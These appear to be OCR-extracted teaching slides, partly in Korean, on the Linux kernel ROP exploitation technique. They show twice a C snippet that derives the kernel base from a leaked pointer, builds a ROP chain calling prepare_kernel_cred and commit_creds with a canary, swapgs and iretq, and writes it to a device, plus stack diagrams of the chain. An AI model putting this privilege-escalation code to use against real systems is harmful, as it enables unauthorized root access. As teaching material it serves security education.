


```
void * kernel_address_leak = leak_buf[3];
void * kernel_base = kernel_address_leak - 0x4cd7c8;

void * prepare_kernel_cred = kernel_base + 0x2c79a0;
void * commit_creds = kernel_base + 0x2c7710;
void * init_task_ptr = kernel_base + 0x1c0e940;
void * pop_rdi = kernel_base + 0x2068ed;
void * pop_rcx = kernel_base + 0x37a673;
void * swapgs = kernel_base + 0x11efb48;
void * iretq = kernel_base + 0x23e387;
void * mov_rdi_rax = kernel_base + 0x11f0a9f; // mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret


printf("canary : %p\n",canary);
printf("kernel_address_leak : %p\n",kernel_address_leak);
printf("prepare_kernel_cred : %p\n",prepare_kernel_cred);
printf("commit_creds : %p\n",commit_creds);
printf("init_task_ptr : %p\n",init_task_ptr);

rop[2] = canary;
rop[3] = pop_rdi;
rop[4] = init_task_ptr;
rop[5] = prepare_kernel_cred;
rop[6] = pop_rcx;
rop[7] = 0;
rop[8] = mov_rdi_rax;
rop[9] = commit_creds;
rop[10] = swapgs;
rop[11] = iretq;
rop[12] = tf.user_rip;
rop[13] = tf.user_cs;
rop[14] = tf.user_rflags;
rop[15] = tf.user_rsp;
rop[16] = tf.user_ss;
write(fd, rop, 136);
```

Kernel Base & Exploit Gadget Address계산

Linux Kernel Exploit Technique

- Kernel Return Oriented Programming




```
void * kernel_address_leak = leak_buf[3];
void * kernel_base = kernel_address_leak - 0x4cd7c8;

void * prepare_kernel_cred = kernel_base + 0x2c79a0;
void * commit_creds = kernel_base + 0x2c7710;
void * init_task_ptr = kernel_base + 0x1c0e940;
void * pop_rdi = kernel_base + 0x2068ed;
void * pop_rcx = kernel_base + 0x37a673;
void * swapgs = kernel_base + 0x11efb48;
void * iretq = kernel_base + 0x23e387;
void * mov_rdi_rax = kernel_base + 0x11f0a9f; // mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret


printf("canary : %p\n",canary);
printf("kernel_address_leak : %p\n",kernel_address_leak);
printf("prepare_kernel_cred : %p\n",prepare_kernel_cred);
printf("commit_creds : %p\n",commit_creds);
printf("init_task_ptr : %p\n",init_task_ptr);

rop[2] = canary;
rop[3] = pop_rdi;
rop[4] = init_task_ptr;
rop[5] = prepare_kernel_cred;
rop[6] = pop_rcx;
rop[7] = 0;
rop[8] = mov_rdi_rax;
rop[9] = commit_creds;
rop[10] = swapgs;
rop[11] = iretq;
rop[12] = tf.user_rip;
rop[13] = tf.user_cs;
rop[14] = tf.user_rflags;
rop[15] = tf.user_rsp;
rop[16] = tf.user_ss;
write(fd, rop, 136);
```

ROP Chain 구성

Linux Kernel Exploit Technique

$rip : pop rdi ; ret



RSP

pop rdi ; ret

init_task_ptr

prepare_kernel_cred

pop_rcx

0

mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

commit_creds


….

Linux Kernel Exploit Technique

$rip : pop rdi ; ret

[Register]

$rdi : &init_task_ptr



RSP

pop rdi ; ret

init_task_ptr

prepare_kernel_cred

pop_rcx

0

mov rdi, rax ; rep movsq qword ptr [rdi], qword ptr [rsi] ; ret

commit_creds

….

